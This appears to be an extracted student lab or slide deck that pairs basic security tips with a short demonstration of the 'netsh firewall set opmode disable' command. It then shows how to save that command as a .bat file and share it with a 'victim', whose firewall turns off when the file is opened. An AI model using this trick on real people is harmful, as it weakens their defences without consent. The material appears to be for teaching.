
- 1) Anti-virus software should be installed.
- 2) Update your software on a regular basis.
- 3) Apps should only be purchased from reputable sources.
- 4) Don't open attachments from unfamiliar sources or click on dodgy websites.
- 5) Set up a firewall.
- 6) Backup your files on a regular basis.

# BATCH PROGRAM



1) To disable firewall using CMD Prompt

**netsh firewall set opmode disable**

Here we can see that it is asking for administrator.





2) After running with administrator, the firewall is disabled.





3) To enable the firewall use the following command

**netsh firewall set opmode enable**






4) Disabling Firewall of victim computer using Batch program with .bat extension.

5) Firstly create a text and write the command and save it with .bat extension.




- 6) We can see .bat extension file share this file to victim.
- 7) When victim open the file the firewall of the system automatically disable.






